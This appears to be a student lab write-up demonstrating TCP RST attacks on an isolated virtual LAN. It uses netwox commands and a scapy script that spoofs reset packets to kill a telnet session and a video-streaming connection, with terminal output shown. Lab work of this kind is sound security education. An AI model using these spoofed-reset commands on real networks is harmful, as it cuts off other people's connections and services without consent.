
The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.


In this demonstration, I will launch a TCP RST attack to break an existing `telnet` connection between A and B. After that, I will try the same attack on an `ssh` connection. We assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Client 1 [10.0.2.5] connected to Client 2 [10.0.2.4] via `telnet`



Attacker is able to view packets through wireshark





netwox 78 terminating the telnet connection

```
[03/11/24]seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 23
^C
[03/11/24]seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 23
^C
[03/11/24]seed@VM:~$ sudo netwox 78 --filter "host 10.0.2.5"
```

The attacker vm uses Netwox 78 to terminate the telnet connection using TCP RST attack. When this attack is launched, the client loses connection with message “Connection closed by foreign host”. The server received the RST packet and interpreted it as a legitimate request to terminate the connection. And so the session was terminated, and Client 1 and Client 2 were disconnected.

Connection closed abruptly


```
seed@VM: ~
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Mar 11 23:25:08 EDT 2024 from 10.0.2.5 on pts/1
[03/11/24]seed@VM:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  seed2  Templates  Videos
[03/11/24]seed@VM:~$ Connection closed by foreign host.
[03/11/24]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Connection closed by foreign host.
[03/11/24]seed@VM:~$
```


Using scapy for packet creation

```
  GNU nano 4.8                          tcp_rst_attack.py
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET...")
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=48514, dport=23, flags="R", seq=947885414, ack=1052190296)

pkt = ip / tcp

ls(pkt)

send(pkt, verbose=0)


                            [ Wrote 14 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line
```

```
seed@VM: ~
[03/12/24]seed@VM:~$ sudo chmod +x tcp_rst_attack.py
[03/12/24]seed@VM:~$ ./tcp_rst_attack.py
SENDING RESET PACKET...
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.5'      (None)
dst        : DestIPField                         = '10.0.2.4'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 36862           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 2880974437      (0)
ack        : IntField                            = 468695050       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)>)
```

Repeating attack using scapy, the attacker (10.0.2.15) created a TCP RST packet to spoof a reset request from client 1 to client 2.





TCP RST Attacks on Video Streaming Applications


Most of video sharing websites establish a TCP connection with the client for streaming the video content. The attacker's goal is to disrupt the TCP session established between the victim and video streaming machine. For demonstration purposes, we assume that the attacker and the victim are on the same LAN.


In the following, we describe the common interaction between a user (the victim) and some video-streaming web site:

- The victim browses for a video content in the video-streaming web site, and selects one of the videos for streaming.
- Normally video contents are hosted by a different machine, where all the video contents are located. After the victim selects a video, a TCP session will be established between the victim machine and the content server for the video streaming. The victim can then view the video he/she has selected.


The task is to disrupt the video streaming by breaking the TCP connection between the victim and the content server.

The attack is launched using netwox 78. The client can't connect to the streaming service when the attack is launched, since any requests will be answered with a RST packet.






Before attack



During attack



Once the attack is successful, the TCP RST packets sent from the attacker vm cause the victim's machine to interpret them as requests to reset the TCP connection with the content server. As a result of that, the video streaming session is abruptly terminated.